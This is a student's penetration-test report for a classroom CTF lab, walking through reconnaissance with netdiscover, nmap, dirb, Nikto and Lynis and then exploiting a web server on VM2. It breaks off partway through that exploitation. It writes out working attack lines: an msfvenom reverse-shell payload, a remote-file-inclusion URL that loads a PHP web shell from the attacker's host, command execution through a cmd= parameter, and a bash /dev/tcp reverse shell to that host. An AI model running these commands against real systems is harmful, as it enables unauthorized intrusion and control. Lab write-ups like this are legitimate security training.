CET104 – UFCD9194

Pentest Report: Hacking CTF of Fictitious Company Ltd.

Work done by: João Manuel de Carvalho Cordeiro – No. 36203

Index

Content

Introduction

This report details a penetration test conducted on the VM02 and VM03 machines of Fictitious Company Ltd., simulating the techniques that may have been used by the attacker Alasec.

The work followed a structured methodology, starting with network reconnaissance via Nmap, followed by service and vulnerability scanning, and culminating in the active exploitation of identified flaws.

The main objective was to locate the 9 flags hidden in the system while documenting the entire process to highlight the exploitable vulnerabilities.

Context Note:
This report documents a simulated laboratory exercise conducted in a controlled environment for educational purposes.
The narrative about "Fictitious Company Ltd." and the attacker "Alasec" is completely fictional, created solely to contextualize the practical pentesting exercise.

Statement / Exercises

The objectives of the activity: This practical activity aims to provide graduates with a realistic pentesting experience, allowing them to apply cybersecurity methodologies and ethical hacking in a controlled environment.
In a safe and competitive manner, the graduates simulate real attacks and challenges, presenting their findings as they would in a real professional context for a client.

Context: Fictitious Company Ltd. was supposedly the victim of a cyberattack perpetrated by Alasec, suspected of belonging to an APT group.
The attacker improperly accessed the company's servers, possibly using compromised credentials from an employee.
In light of this fictional situation, the graduates were hired to conduct a detailed pentest on two virtual machines (VM02 and VM03) of the company, with the purpose of identifying and documenting potential security vulnerabilities that may have been exploited during the simulated attack.

Exercise: The graduates must discover 9 flags hidden in the machines VM02 and VM03, using the pentesting techniques learned during the classes.
Each flag follows the standard format [FLAGXX]_XXX and may be present in any type of digital medium, such as images, text files, code, or captures.
For example: [FLAG01]_Cybersecurity.

At the end of the exercise, it is necessary to produce a presentation in PowerPoint format (also submitted as a PDF) that serves as a complete report of the pentest conducted.

<u>Presentation format:</u>
1) Network mapping (Kali Machine + IPs of the two VMs).

2) Scanning and enumeration of services on the VMs.
a. Use the file diretorios.txt

3) Scanning for vulnerabilities/misconfigurations on the VMs.
a. It is mandatory to use one of the vulnerability scanners provided in class!

4) Exploitation of vulnerabilities/misconfigurations and screenshots of the flags found.


5) Mitigation for the vulnerabilities found.

6) Others:
a. Defense of the work (response to questions from the instructor)
b. Time control (max. 7 minutes)


Configuration of the NAT Interface of the Machines

To ensure that the machines are on the same network, I will ensure these configurations:

Virtual Network Editor:



Kali, VM2, and VM3:




All machines must be using their NAT (in my case VMnet8).


This ensures that all machines are on the same network and have 192.168.1.XXX.

I will also confirm the IP of Kali and the MAC addresses of VM2 and VM3 to distinguish them from each other.


Kali: 192.168.1.10



VM2: 00:0C:29:9A:0E:7B




VM3: 00:0C:29:BF:19:FC



List of Users, Passwords, and Directories

On my professor's drive, I downloaded and then extracted some lists (users, passwords, and directories).




The lists provided for this work are necessary for commands of some tools such as: hydra, dirb, gobuster, etc…

Network Mapping (Kali Machine + IPs of the two VMs)

I will discover the two machines with this command:

sudo netdiscover -r 192.168.1.0/24



As I had previously seen the MAC addresses of VM2 and VM3, I can now identify them accordingly:


VM2:
IP - 192.168.1.128
MacAddress - 00:0C:29:9A:0E:7B

VM3:
IP - 192.168.1.129
MacAddress - 00:0C:29:BF:19:FC

Scanning and Enumeration of Services on the VMs

I can use nmap to discover both machines and find vulnerabilities:


nmap -sV 192.168.1.0/24




Here I can see that both machines have available vulnerabilities:
VM2 - SSH, HTTP.
VM3 - FTP, SSH.

VM2 has a vulnerable page http://192.168.1.128/dragon/ that I discovered with the dirb command using the “diretorios.txt” list as well.

dirb http://192.168.1.128 diretorios.txt



I also tried to find more information with the dirsearch and gobuster commands but did not find new information.



Vulnerability/Misconfiguration Scan on VMs


From the extensive list of OWASP vulnerability scanning tools provided, I decided to use "Nikto" for scanning VM2 and "Lynis" for scanning VM3, as I believe both are suitable for this task due to their efficiency and ease of use.

Nikto

Since Nikto is focused on scanning websites, I will test the vulnerability scan on the Apache server of VM2; unfortunately, VM3 is not using Apache or Nginx.

To install Nikto, use: sudo apt install nikto

nikto -h 192.168.1.128




The scan with Nikto detected vulnerabilities in the Apache server 2.4.6, including the lack of essential security headers that expose the site to clickjacking and content manipulation. The server is outdated, allowing information leakage through ETags and public access to sensitive files, including a backup of the WordPress configuration file that potentially contains confidential information.

Lynis

Lynis is a scanner typically used with remote access to machines; for this, I will remotely access the root of VM3 and execute the scan.

To install Lynis, use: sudo apt install lynis

sudo lynis audit system




If you run “cat /var/log/lynis.log”, you will be able to see a report of the complete scan performed by Lynis.

Since I performed this scan after most of the work, I already have root access on VM3. In the section “Privilege Escalation on VM3” of this work, it shows how I gained remote root access to VM3.

Exploration of Vulnerabilities/Misconfigurations and Screenshots of the Flags Found

VM2

When inspecting the website http://192.168.1.128/ (VM2), I find the flag [FLAG01]_Website.




I tested the commands steghide and stegseek to extract information from the image on the site, but I didn't find anything with them.


LFI Vulnerabilities

Upon seeing the existence of the website http://192.168.1.128/dragon/, I thought I could test for LFI vulnerability.

Although I did not find flags, I was able to find the content of /etc/passwd.




I also ended up trying to check logs and attempted PHP Wrapper, but without success for both.



RFI Vulnerability

Now I will test if RFI works using a malicious test file.



We can see that RFI works because it opened the elf file I shared, but it did not execute it. Next, I will test with a different file.


To obtain the malicious file 1.elf, you can do: cd msfvenom
msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.1.10 LPORT=9001 -f elf -o shell_malicious1.elf

Later in this work, I will show again how to obtain the file when I perform a Reverse Shell to VM3.

*RFI=Remote File Inclusion.

RFE and RCE Vulnerability

I will create a php file that allows me to perform RFE, then I will open an http server and access that php file with:
http://192.168.1.128/dragon/index.php?file=http://192.168.1.10:8000/shell.php




With this done, I can execute commands as if it were a CLI by adding them to the end of this address.
http://192.168.1.128/dragon/index.php?file=http://192.168.1.10:8000/shell.php&cmd=

The commands are added after "cmd=".


With the RCE working, I can explore for flags or other vulnerabilities within VM2 as I have limited access to the CLI.

While exploring some commands, I end up finding very interesting information such as the flag [FLAG03]_RFI in the admin directory.




I used the command "cmd=ls -la /home/admin/" to find it; the command "cmd=find /home/admin -type f 2>/dev/null" and "cmd=find / -type f -name "*[]FLAG*" 2>/dev/null" also find the same flag.

With the command "cmd=cat /home/admin/[FLAG03]_RFI", I can read the contents within this flag.



The message "CVE-2021-4034 -> CVE FROM 2021? NEXT TIME UPDATE YOUR SYSTEMS!!!" is a direct reference to a critical privilege escalation vulnerability in Linux known as PwnKit, which may be important to explore.

With the command "cmd=grep%20-r%20"FLAG[0-9]"%20/%202>/dev/null%20|%20grep%20-v%20"/proc\|/sys"%20|%20head%20-10", I found:




This does not contain a flag but confirms that flag 2 is very likely in VM2.

*RFE=Remote File Execution
*RCE=Remote Code Execution

Reverse Shell on VM2

To have a Reverse Shell in CLI, I set up an HTTP server and listen on port 4444 within msfvenom.




Then I search for:
http://192.168.1.128/dragon/index.php?file=http://192.168.1.10:8080/shell.php&cmd=bash%20-c%20%27bash%20-i%20%3E%26%20/dev/tcp/192.168.1.10/4444%200%3E%261%27

